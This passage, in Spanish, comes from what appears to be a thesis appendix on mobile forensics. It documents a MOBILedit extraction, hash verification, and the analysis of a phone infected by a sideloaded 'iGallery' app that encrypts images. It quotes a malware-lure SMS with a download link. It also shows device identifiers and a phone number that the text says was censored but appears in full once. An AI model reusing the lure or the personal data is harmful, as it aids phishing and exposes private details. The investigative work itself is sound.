exitosamente.



**Fig. D.5.:** Captura MOBILedit - Exportación finalizada

En la figura D.6 (página 177) podemos ver los archivos generados por la aplicación. Los más interesantes son los definidos a continuación:

- **Report.pdf**: informe generado por la herramienta MOBILedit tras la extracción de la imagen lógica del dispositivo. Contiene gran cantidad de información relativa a la propia evidencia, tal es el caso de las aplicaciones instaladas, imágenes, documentos, calendarios, entre otras muchas. Debido a la extensa información que incluye acerca de la evidencia, nos resultará de gran utilidad para analizar el caso. Aun así, es altamente recomendable revisar el resto de elementos generados por la herramienta.
- **mobiledit\_backup.xml**: imagen extraída del dispositivo móvil. Está en un formato compatible con la herramienta MOBILedit. Nos permitirá recuperar todos los archivos de la evidencia en cualquier momento.
- **phone\_files**: directorio contenedor de múltiples archivos extraídos del dispositivo. Podemos encontrar desde archivos de audio hasta imágenes, archivos de vídeo, archivos de aplicaciones, etc.

Este equipo > Documentos > MOBILedit Forensic > samsung SM-J415FN (2022-11-22 22h26m17s)				
Nombre	Fecha de modificación	Tipo	Tamaño	
pdf_files	22/11/2022 22:31	Carpeta de archivos		
phone_files	22/11/2022 22:31	Carpeta de archivos		
mobiledit_backup	22/11/2022 22:30	Documento XML	493 KB	
Report	22/11/2022 22:31	Microsoft Edge P...	5.056 KB	
report_configuration.cfg	22/11/2022 22:26	Archivo CFG	2 KB	
summary_full	22/11/2022 22:31	Documento de te...	118 KB	
summary_short	22/11/2022 22:29	Documento de te...	2 KB	

**Fig. D.6.:** Archivos generados por la herramienta MOBILedit

Como alternativa para el clonado total de la evidencia, se dispone la herramienta gratuita **ADB**, no obstante, su uso se descarta completamente, para este caso. El motivo es que el dispositivo no está rooteado, con lo que nos resultaría imposible dicha extracción lógica.

Para garantizar la integridad de la imagen clonada y, en consecuencia, la cadena de custodia de la evidencia, calcularemos el hash de la misma. Al ser una imagen que no ocupa relativamente mucho espacio (493KB exactamente que podemos ver en la figura D.6 (página 177)) emplearemos la función **SHA256**. Esta se trata de un algoritmo muy eficiente con una alta resistencia a colisiones que guarda un gran equilibrio entre seguridad y velocidad.

Para el cálculo del hash utilizaremos la herramienta **certutil** incluida por defecto en Windows que nos facilita labores como la gestión de certificados digitales o el cálculo de firmas hash. Para ello, nos ubicaremos en el directorio mostrado en la figura D.6 (página 177) y abriremos una ventana de Windows PowerShell en la que ejecutaremos el siguiente comando:

```
1 certutil -hashfile .\mobiledit_backup.xml SHA256
```

En su salida visualizaremos el hash correspondiente a nuestra imagen lógica (figura D.7 (página 178)). En este caso se corresponde con la siguiente: **90ef2824be891de132486da844e7ad77e9a16c26c64827f6c44096c1889111d5**.

```
PS C:\Users\fonso\Documents\MOBILedit Forensic\samsung SM-J415FN (2022-11-22 22h26m17s)>
certutil -hashfile .\mobiledit_backup.xml SHA256
SHA256 hash de .\mobiledit_backup.xml:
90ef2824be891de132486da844e7ad77e9a16c26c64827f6c44096c1889111d5
CertUtil: -hashfile comando completado correctamente.
```

**Fig. D.7.:** CertUtil - Cálculo del hash de la imagen clonada

Como alternativas para el cálculo de la firma hash de archivos destacamos la herramienta online gratuita **TexTool**. Podemos observar como la firma hash de nuestro volcado de imagen lógico, mostrada en la figura D.8 (página 178), se corresponde con la firma obtenida anteriormente (figura D.7 (página 178)). Ambas opciones para el cálculo del hash son igual de válidas.

## Online SHA 256 Hash Calculator

The SHA 256 Hash Calculator online tool allows you to calculate hash of an input text into a fixed 256-bit SHA256 string. In the first textbox, paste your Input String or drag & drop the SHA256 Encrypt button.



**Fig. D.8.:** TexTool - Cálculo del hash de la imagen clonada

La propia herramienta MOBILedit incluye una funcionalidad para la verificación de la integridad de la imagen clonada. Es una opción realmente óptima, no obstante, se recomienda el uso de las dos anteriormente mencionadas, pues no todo el mundo tiene acceso a la herramienta MOBILedit. Para ello ejecutaremos la herramienta y seleccionaremos la opción "*Importar datos*". Para nuestro caso, en la siguiente ventana seleccionaremos la opción "*Respaldo XML de MOBILedit*" y especificaremos el directorio de la imagen lógica generada con anterioridad. Con esto estaremos cargando nuevamente en la herramienta todos los contenidos de la evidencia. A continuación haremos clic en "*Siguiente*" y se nos mostrará la opción "*Comprobar hash*". La propia herramienta verificará el mismo automáticamente (figura D.9 (página 179)).




Fig. D.9.: MOBILedit - Verificación hash

## D.2.2 Estudio del informe generado

Procederemos con una revisión del documento PDF generado por la herramienta MOBILedit. Dicho informe contiene una extensa información sobre de la evidencia y nos permitirá la obtención de conocimiento acerca de lo que puede estar sucediendo en el dispositivo móvil.

En el informe se nos expone de primera mano un resumen de la información del peritaje realizado (figura D.10 (página 180)).

The screenshot shows the MOBILedit Forensic software interface. At the top, it displays the MOBILedit logo and the title "MOBILEDIT FORENSIC REPORTE DEL CONTENIDO DEL TELÉFONO". Below this, the case number "Caso 1" and evidence number "0001" are shown. The interface is divided into several sections:

- Device Information:** Shows a smartphone icon and detailed technical specifications for a Samsung SM-J415FN device.
- Case Information:** A summary table containing the case label ("Caso 1"), evidence number ("0001"), and forensic analysis details ("Análisis forense dispositivo infectado").
- Device Details:** A table listing various device details such as manufacturer, model, OS version, and serial numbers.
- Owner Information:** A table showing the owner's name ("Dolores") and phone number.
- Information:** A table listing the examiner's details: Alfonso Torralba, Perito Forense, email a.torralba@udc.es.
- Extraction Log:** A table detailing the extraction process, including start and end times, extractor, generator, and client application versions.

**Fig. D.10.:** Informe MOBILedit - Información general del peritaje

A continuación en el informe se indican las especificaciones técnicas del dispositivo (figura D.11 (página 181)). Se especifica que la herramienta no ha recuperado ningún elemento eliminado del dispositivo (figura D.12 (página 181)). A priori, descartamos que se haya eliminado el virus. Bien es cierto que podría darse la situación en que la aplicación sí haya sido borrada, pero la herramienta no haya logrado recuperarla. Se ha encontrado una única cuenta vinculada al dispositivo (figura D.13 (página 182)). Se observa también un único contacto existente en el dispositivo que responde al nombre de "Pedro" (figura D.14 (página 182)) del que se ha censurado su teléfono de contacto, pues se corresponde con uno real.

Propiedades del dispositivo	
Fabricante	samsung
Producto	SM-J415FN
Revisión de HW	M1AJQ
Plataforma	Android
Revisión SW	8.1.0 (27)
ID de Android	5e57a637b1040371
Número de serie	R58M10Q3AZW
Dispositivo de tiempo	2022-11-23 21:37:55 (UTC+1)
Tiempo manual	No
Zona horaria	Europe/Madrid
Zona horaria manual	No
Dispositivo de almacenamiento cifrado	Sí
ESN	35234210369774
IMEI	352342103697744
LAC/CID	LAC: 13160, CID: 89553857
Dirección de bluetooth	D0:7F:A0:46:2F:64
Enraizado	No
Tipo de comunicación	Conector ADB
Tipo de dispositivo	Teléfono
Tarjeta SIM	No
Almacenamiento total	25.3 GB
Almacenamiento usado	5.2 GB
Almacenamiento total de la tarjeta SD	25.3 GB
Almacenamiento de tarjeta SD utilizado	5.2 GB

**Fig. D.11.:** Informe MOBILedit - Especificaciones del dispositivo

Etiqueta de caso: Caso 1 Número de evidencia del caso: 0001

## Datos borrados

Tod@s l@s datos eliminados


Sin entradas

**Fig. D.12.:** Informe MOBILedit - Archivos eliminados recuperados

Cuentas (1)		
Tod@s l@s teléfono cuentas, clasificado en orden ascendiendo		
<b>1 Google</b>		
	Nombre	tfm.munics@gmail.com
	Tipo	com.google
	Archivo fuente	phone/applications1/Content Providers/Accounts.xml

**Fig. D.13.:** Informe MOBILedit - Cuentas vinculadas al dispositivo

## Contactos

Lista de contactos (1)		
Tod@s l@s teléfono y SIM contactos, ordenado por nombre en ascendiendo orden		
<b>1 Pedro</b>		
	Primer nombre	Pedro
	Móvil	+34 629 [REDACTED]
	Modificado	2022-11-22 20:38:03 (UTC+1)

Grupos de contacto (0)	
Tod@s l@s teléfono y SIM grupos, ordenado por nombre en ascendiendo orden	
Sin entradas	

**Fig. D.14.:** Informe MOBILedit - Contactos del dispositivo

Se recupera el registro de llamadas telefónicas del dispositivo. En él se detecta una llamada al 112. Dicha llamada tiene una duración de 2 segundos, por lo que entendemos que el número fue marcado por error (figura D.15 (página 183)). Se enumeran todos los mensajes de texto recuperados del dispositivo. Existe uno enviado por "Pedro" ciertamente sospechoso (figura D.16 (página 183)). No se ha logrado recuperar ningún correo electrónico del dispositivo ni ningún calendario de eventos.

## Llamadas (1)

Tod@s l@s teléfono llamadas, ordenado A tiempo en ascendiendo orden

\* Las entradas marcadas con un asterisco tienen referencias cruzadas de los contactos del teléfono

Leyenda:

↙→ Llamada marcada

↙← Llamada recibida

↗← Llamada perdida

🚫← Llamada bloqueada

✗← Llamada rechazada

✗→ Llamada cancelada

📢 Mensaje de voz

Etiqueta	Desde / A	Hora	Duración
1 ↗→	A: 112	2022-10-05 19:00:17 (UTC+2)	00:00:02

Fig. D.15.: Informe MOBILedit - Llamadas telefónicas

## Conversaciones (2 conversaciones, 3 mensajes)

Tod@s l@s teléfono mensajes

\* Las entradas marcadas con un asterisco tienen referencias cruzadas de los contactos del teléfono

Leyenda:

Mensaje enviado

Mensaje recibido

Mensaje de control

Borrador

Mensaje fallado

Mensaje desconocido

Mensaje borrado ✘

1 +34629893526		
🕒 Última actividad	2022-11-22 20:57:34 (UTC+1)	
👤 Participantes	+34█████████████████████ (Pedro), yo	
+34█████████████████████ (Pedro)*		2022-11-21 20:51:34 (UTC+1)
	<p>Hola!</p> <p>Has visto la nueva aplicación para organizar la galería del móvil? Es una pasada!</p> <p>Te dejo un link con un QR para descargarla por si aún no la tienes ;D</p> <p><a href="https://tinypic.host/i/yrNYk">https://tinypic.host/i/yrNYk</a></p> <p>Saludos,</p> <p>PEDRO</p>	
2 Info		
🕒 Última actividad	2022-11-22 20:31:04 (UTC+1)	
👤 Participantes	Info, yo	
Info	En unos minutos te llegará una notificación. Abrela para que se instalen los ajustes de internet. Si no te funciona entra en yoigo.com/configuración	2022-10-05 18:36:48 (UTC+2)
Info	En unos minutos te llegará una notificación. Abrela para que se instalen los ajustes de internet. Si no te funciona entra en yoigo.com/configuración	2022-11-22 20:31:04 (UTC+1)

## Mensajes detallados (3)

Tod@s l@s teléfono mensajes, ordenado A tiempo en ascendiendo orden

\* Las entradas marcadas con un asterisco tienen referencias cruzadas de los contactos del teléfono

1 📞 Info	2022-10-05 18:36:48 (UTC+2)	Recibido
En unos minutos te llegará una notificación. Abrela para que se instalen los ajustes de internet. Si no te funciona entra en yoigo.com/configuración		
👤 Conversación	Info	
Ranura para SIM	1	
2 📞 Info		
En unos minutos te llegará una notificación. Abrela para que se instalen los ajustes de internet. Si no te funciona entra en yoigo.com/configuración		
👤 Conversación	Info	Recibido
Ranura para SIM	1	

Fig. D.16.: Informe MOBILedit - Mensajes de texto

Se realiza un análisis minucioso de la información proporcionada para cada de las aplicaciones instaladas en el dispositivo. Observamos aplicaciones típicas en un dispositivo Android, como por ejemplo "Actualización de software", "Administrador de almacenamiento", "Ajustes", "Bluetooth", "Archivos", etc. Todas ellas, en principio, legítimas. Se descubren varias aplicaciones no tan comunes en sistemas Android de fábrica que son "RAR", "Lector de códigos QR y de barras - Lector QR" e "iGallery" que trataremos con el nombre de "sospechosas". Dichas aplicaciones han sido instaladas a posteriori de la instalación del operativo del teléfono. Para corroborar este punto se acompaña la figura D.17 (página 184) en la que podemos apreciar el año 2008 como fecha de instalación de las aplicaciones preinstaladas en el dispositivo. Por otra parte, en las figuras D.18 (página 185) y D.17 (página 184), se muestra como la fecha de instalación de las aplicaciones sospechosas se corresponde con el año 2022. Se analizarán dichas aplicaciones en detalle.

	<b>Visualizador de HTML</b> <a href="#">com.android.htmlviewer</a> <b>Aplicación del sistema</b> Primer instalación: 2008-12-31 16:00:00 (UTC+1) Última actualización: 2008-12-31 16:00:00 (UTC+1) Versión: 3.0.01	Tamaño de la aplicación: 543.3 KB
	<b>VpnDialogs</b> <a href="#">com.android.vpndialogs</a> <b>Aplicación del sistema</b> Primer instalación: 2008-12-31 16:00:00 (UTC+1) Última actualización: 2008-12-31 16:00:00 (UTC+1) Versión: 8.1.0	Tamaño de la aplicación: 216.5 KB
	<b>Wearable Manager Installer</b> <a href="#">com.samsung.android.app.watchmanagerstub</a> <b>Aplicación del sistema</b> Primer instalación: 2008-12-31 16:00:00 (UTC+1) Última actualización: 2008-12-31 16:00:00 (UTC+1) Versión: 1.1.15-13036	Tamaño de la aplicación: 614.7 KB
	<b>Wi-Fi Directo</b> <a href="#">com.samsung.android.allshare.service.fileshare</a> <b>Aplicación del sistema</b> Primer instalación: 2008-12-31 16:00:00 (UTC+1) Última actualización: 2008-12-31 16:00:00 (UTC+1) Versión: 3.0	Tamaño de la aplicación:
	<b>Widget de Galaxy Essentials</b> <a href="#">com.sec.android.widgetapp.samsungapps</a> <b>Aplicación del sistema</b> Primer instalación: 2008-12-31 16:00:00 (UTC+1) Última actualización: 2008-12-31 16:00:00 (UTC+1) Versión: 1.7.12.7	Tamaño de la aplicación: 720.1 KB

**Fig. D.17.:** Informe MOBILedit - Aplicaciones preinstaladas

Para aplicación "RAR" no se identifica nada fuera de lugar en su especificación. Dicha aplicación se trata de una herramienta de compresión de datos. La segunda, "Lector de códigos QR y de barras - Lector QR", no cuenta con información inadecuada entre su especificación (figura D.18 (página 185)). Se destaca el código QR vinculado que podría haber sido decodificado a través de la misma.

### **Lector de códigos QR y de barras - Lector QR**

	<b>Etiqueta</b>	Lector de códigos QR y de barras - Lector QR
	<b>Paquete</b>	qr��reader.barcodescanner.scan.qrscanner
	<b>Versión</b>	2.5.1
	<b>tipo de aplicación</b>	Aplicación de usuario
	<b>Instalado por</b>	com.android.vending (Google Play Store)
	<b>Tamaño de la aplicación</b>	8.4 MB
	<b>Tamaño del caché</b>	0 B
	<b>Archivo APK extraído</b>	Sí
	<b>Verificación de APK exitosa</b>	Sí
	<b>Verificación del esquema APK</b>	3
	<b>Mejor certificado encontrado</b>	Cert 86bc2880c257368375c59af2a19265dd17e0f5ed, valid from 2019-09-27T11:25:38Z to 2269-07-28T11:25:38Z, Subject: C=CN, ST=Henan, L=ZhengZhou, O=Drojian Soft, OU=Drojian Soft, CN=Drojian Soft, Issuer: C=CN, ST=Henan, L=ZhengZhou, O=Drojian Soft, OU=Drojian Soft, CN=Drojian Soft
	<b>Permisos para Android</b>	android.permission.CAMERA, android.permission.VIBRATE, android.permission.INTERNET, android.permission.WAKE_LOCK, android.permission.CHANGE_WIFI_STATE, com.android.vending.BILLING, android.permission.ACCESS_WIFI_STATE, android.permission.READ_EXTERNAL_STORAGE, android.permission.WRITE_EXTERNAL_STORAGE, android.permission.ACCESS_NETWORK_STATE, com.google.android.gms.permission.AD_ID, android.permission.RECEIVE_BOOT_COMPLETED, android.permission.FOREGROUND_SERVICE, com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE
	<b>Primera instalación</b>	2022-11-21 20:50:56 (UTC+1)
	<b>Última actualización</b>	2022-11-21 20:50:56 (UTC+1)
	<b>Tiempo de uso de la semana pasada</b>	00:00:30

### Otros archivos multimedia

#### Imágenes (1)

	<b>Nombre de archivo</b>	tempFile.jpg
	<b>Camino</b>	phone/applications0/qr��reader.barcodescanner.scan.qrscanner/live_external/cache/tempfile.jpg
	<b>Tamaño</b>	8.04 KB
	<b>Modificado</b>	2022-11-21 20:53:52 (UTC+1)
	<b>Accedido</b>	2022-11-21 20:53:52 (UTC+1)
	<b>Anchura</b>	280 pixel
	<b>Altura</b>	280 pixel
	<b>Formato</b>	png

**Fig. D.18.:** Informe MOBILedit - Aplicación lectora de QR

Para la aplicación "iGallery" se detectan varios aspectos que llevan a la interpretación de que se trata de una aplicación ilegítima. Atendiendo al nombre e ícono de la aplicación, se sobreentiende que se trata de una galería de imágenes. Revisando sus especificaciones (figura D.19 (página 187)) identificamos un nombre de paquete ("com.example.cifrador") que en principio no guarda ninguna relación con el nombre de la aplicación y menos con su supuesto funcionamiento. Se identifica que la aplicación ha sido instalada con la herramienta "*Programa de instalación del paquete*". En contraposición, las demás aplicaciones han sido instaladas directamente de la Play Store (figura D.18 (página 185)). Se interpreta que dicha aplicación podría haber sido instalada desde una fuente no fiable.

Se reconocen permisos asociados a conectividad de red: "*android.permission.INTERNET*" y "*android.permission.ACCESS\_NETWORK\_STATE*". Permisos comunes en aplicaciones de galería de imágenes que, por ejemplo, realicen copias de seguridad en la nube. Se reconoce también un permiso no tan común en este tipo de aplicaciones: "*android.permission.SET\_WALLPAPER*". Dicho permiso es empleado para modificar el fondo de pantalla del dispositivo. Se detectan irregularidades en cuanto al certificado mostrado. Se observa como los campos asunto ("*Subject*") y emisor (*Issuer*) del mismo son idénticos, con lo que podríamos deducir que se trata de un certificado autofirmado (esta situación no tiene por qué significar realmente esto, pero es la suposición que se plantea).

Se identifican numerosas similitudes con lo expuesto en los antecedentes por la parte cliente y la información analizada de la aplicación, se enumeran a continuación:

- El permiso "*android.permission.SET\_WALLPAPER*" podría haber sido empleado para modificar el fondo de pantalla del dispositivo móvil.
- El nombre del paquete ("com.example.cifrador") podría dar a entender que dicha aplicación cifrará algún archivo.

## iGallery

 Etiqueta	iGallery
Paquete	com.example.cifrador
Versión	1.0
tipo de aplicacion	Aplicación de usuario
Sideloaded Application	Sí
Instalado por	com.google.android.packageinstaller ( <a href="#">Programa de instalación del paquete</a> )
 Tamaño de la aplicación	4.5 MB
 Tamaño del caché	0 B
Archivo APK extraido	Sí
Verificación de APK exitosa	Sí
Verificacion del esquema APK	2
Mejor certificado encontrado	Cert b4d53fca381e2eddc1246fc61c274a7f2a668a4, valid from 2022-05-20T23:29:52Z to 2022-08-18T23:29:52Z, Subject: C=ES, ST=A Coruña, L=A Coruña, O=UDC, OU=UDC, CN=Alfonso Torralba, Issuer: C=ES, ST=A Coruña, L=A Coruña, O=UDC, OU=UDC, CN=Alfonso Torralba
Permisos para Android	android.permission.READ_EXTERNAL_STORAGE, android.permission.WRITE_EXTERNAL_STORAGE, android.permission.SET_WALLPAPER, android.permission.INTERNET, android.permission.ACCESS_NETWORK_STATE
 Primera instalación	2022-11-21 20:54:22 (UTC+1)
 Última actualización	2022-11-21 20:54:22 (UTC+1)
 Tiempo de uso de la semana pasada	00:01:58
 Tiempo de uso del año pasado	00:11:13

**Fig. D.19.:** Informe MOBILedit - Aplicación iGallery

Se revisan todas las imágenes recuperadas del dispositivo. Se identifican numerosas imágenes que siguen un mismo patrón en su nombre, comienzan con el prefijo "ENC" (figura D.20 (página 188)). La fecha de última modificación de dichos archivos es muy cercana a la fecha de instalación de la aplicación "iGallery" (figura D.19 (página 187)). No se observa ninguna previsualización para dichas imágenes, entendemos que se tratan de las fotos cifradas especificadas en los antecedentes del informe pericial. Se identifica entre las imágenes el mismo código QR que el vinculado a la aplicación "Lector de QR". No se aprecia nada fuera de lugar en el resto de imágenes.

10	<a href="#">_ENC_Letras_MsChris(2).png</a>										
	 <table border="1"> <tbody> <tr> <td>Nombre de archivo</td><td><a href="#">_ENC_Letras_MsChris(2).png</a></td></tr> <tr> <td>Camino</td><td>phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(2).png</td></tr> <tr> <td>Tamaño</td><td>180 KB</td></tr> <tr> <td>Modificado</td><td>2022-11-21 20:56:20 (UTC+1)</td></tr> <tr> <td>Accedido</td><td>2022-11-21 20:56:20 (UTC+1)</td></tr> </tbody> </table>	Nombre de archivo	<a href="#">_ENC_Letras_MsChris(2).png</a>	Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(2).png	Tamaño	180 KB	Modificado	2022-11-21 20:56:20 (UTC+1)	Accedido	2022-11-21 20:56:20 (UTC+1)
Nombre de archivo	<a href="#">_ENC_Letras_MsChris(2).png</a>										
Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(2).png										
Tamaño	180 KB										
Modificado	2022-11-21 20:56:20 (UTC+1)										
Accedido	2022-11-21 20:56:20 (UTC+1)										
11	<a href="#">_ENC_Letras_MsChris(21).jpg</a>										
	 <table border="1"> <tbody> <tr> <td>Nombre de archivo</td><td><a href="#">_ENC_Letras_MsChris(21).jpg</a></td></tr> <tr> <td>Camino</td><td>phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(21).jpg</td></tr> <tr> <td>Tamaño</td><td>4.72 MB</td></tr> <tr> <td>Modificado</td><td>2022-11-21 20:56:28 (UTC+1)</td></tr> <tr> <td>Accedido</td><td>2022-11-21 20:56:27 (UTC+1)</td></tr> </tbody> </table>	Nombre de archivo	<a href="#">_ENC_Letras_MsChris(21).jpg</a>	Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(21).jpg	Tamaño	4.72 MB	Modificado	2022-11-21 20:56:28 (UTC+1)	Accedido	2022-11-21 20:56:27 (UTC+1)
Nombre de archivo	<a href="#">_ENC_Letras_MsChris(21).jpg</a>										
Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(21).jpg										
Tamaño	4.72 MB										
Modificado	2022-11-21 20:56:28 (UTC+1)										
Accedido	2022-11-21 20:56:27 (UTC+1)										
12	<a href="#">_ENC_Letras_MsChris(22).jpg</a>										
	 <table border="1"> <tbody> <tr> <td>Nombre de archivo</td><td><a href="#">_ENC_Letras_MsChris(22).jpg</a></td></tr> <tr> <td>Camino</td><td>phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(22).jpg</td></tr> <tr> <td>Tamaño</td><td>1.87 MB</td></tr> <tr> <td>Modificado</td><td>2022-11-21 20:56:30 (UTC+1)</td></tr> <tr> <td>Accedido</td><td>2022-11-21 20:56:30 (UTC+1)</td></tr> </tbody> </table>	Nombre de archivo	<a href="#">_ENC_Letras_MsChris(22).jpg</a>	Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(22).jpg	Tamaño	1.87 MB	Modificado	2022-11-21 20:56:30 (UTC+1)	Accedido	2022-11-21 20:56:30 (UTC+1)
Nombre de archivo	<a href="#">_ENC_Letras_MsChris(22).jpg</a>										
Camino	phone/raw3/Download/Letras_MsChris--Pack #1/Letras_MsChris--Pack #1/_ENC_Letras_MsChris(22).jpg										
Tamaño	1.87 MB										
Modificado	2022-11-21 20:56:30 (UTC+1)										
Accedido	2022-11-21 20:56:30 (UTC+1)										

**Fig. D.20.:** Informe MOBILedit - Imágenes extraídas del dispositivo

No se identifica ningún archivo de audio malicioso. Únicamente se recupera el famoso tono de llamada por defecto de los dispositivos Samsung, "Over\_the\_horizon.mp3". No se ha recuperado ningún archivo de video. No se identifica ningún documento malintencionado entre todos los recuperados (ejemplo de uno de ellos en la figura D.21 (página 188)). Todos ellos concuerdan con los incluidos por defecto en el teléfono.

10	<a href="#">byoddeletepackagenames.txt</a>																
	 <table border="1"> <tbody> <tr> <td>Nombre de archivo</td><td><a href="#">byoddeletepackagenames.txt</a></td></tr> <tr> <td>Camino</td><td>phone/raw0/odm/orc/ERO/etc/byoddeletepackagenames.txt</td></tr> <tr> <td>Tamaño</td><td>78 B</td></tr> <tr> <td>Tipo MIME</td><td>text/plain</td></tr> <tr> <td>Modificado</td><td>2018-09-28 12:31:41 (UTC+2)</td></tr> <tr> <td>Accedido</td><td>2018-09-28 12:31:41 (UTC+2)</td></tr> <tr> <td>SHA-256 hash</td><td>53A65144FC2DE110E1B16169E2937416ADFB4029DDE8C5AADCBFF00E9155905F</td></tr> <tr> <td>Hash MD5</td><td>SD014C7A54D0DB96CE6AB34577B80D4A</td></tr> </tbody> </table>	Nombre de archivo	<a href="#">byoddeletepackagenames.txt</a>	Camino	phone/raw0/odm/orc/ERO/etc/byoddeletepackagenames.txt	Tamaño	78 B	Tipo MIME	text/plain	Modificado	2018-09-28 12:31:41 (UTC+2)	Accedido	2018-09-28 12:31:41 (UTC+2)	SHA-256 hash	53A65144FC2DE110E1B16169E2937416ADFB4029DDE8C5AADCBFF00E9155905F	Hash MD5	SD014C7A54D0DB96CE6AB34577B80D4A
Nombre de archivo	<a href="#">byoddeletepackagenames.txt</a>																
Camino	phone/raw0/odm/orc/ERO/etc/byoddeletepackagenames.txt																
Tamaño	78 B																
Tipo MIME	text/plain																
Modificado	2018-09-28 12:31:41 (UTC+2)																
Accedido	2018-09-28 12:31:41 (UTC+2)																
SHA-256 hash	53A65144FC2DE110E1B16169E2937416ADFB4029DDE8C5AADCBFF00E9155905F																
Hash MD5	SD014C7A54D0DB96CE6AB34577B80D4A																
	<b>Vista previa del documento</b> com.amazon.mShop.android.shopping com.amazon.appmanager com.amazon.appmanager																

**Fig. D.21.:** Informe MOBILedit - Documento extraído del dispositivo

El informe se acompaña finalmente con información acerca de los últimos emparejamientos bluetooth, cookies, ubicaciones GPS, contraseñas, historial de desbloqueo de pantalla, logs del dispositivo y redes wifi vinculadas al dispositivo. Se obviarán dichos aspectos, pues la información proporcionada carece de relevancia. Se incluye también el historial de navegación web del dispositivo móvil, aunque vacío. Podría entenderse que haya sido eliminado previo al análisis del dispositivo.

### Conclusiones de la revisión del informe

Una vez finalizada la revisión del informe pericial generado por la herramienta MOBILedit, se destacan los puntos a continuación mencionados.


- Se identifica un **mensaje** de texto del contacto "Pedro" con un contenido dudoso en el que se indica una **URL**.
- Existe una imagen con un código **QR** que se deberá analizar.
- La aplicación "*Lector de QR*" ha decodificado el código QR anterior.
- Se encuentran numerosas **imágenes**, a priori **cifradas**.
- La aplicación **iGallery** resulta extremadamente sospechosa.
- Se observa una relación, en base a líneas temporales, entre el mensaje de texto recibido (figura D.16 (página 183)), la decodificación del código QR empleando la app correspondiente (figura D.18 (página 185)) y la instalación de la aplicación iGallery (figura D.19 (página 187)). Si atendemos a las fechas específicas en el informe, dichas actividades se han realizado con pocos minutos de diferencia. Se presume que se han realizado las 3 consecutivamente.
- Se deberán tener en cuenta el resto de aspectos analizados además de los previamente expuestos.

### D.2.3 Extracción del APK de la aplicación iGallery

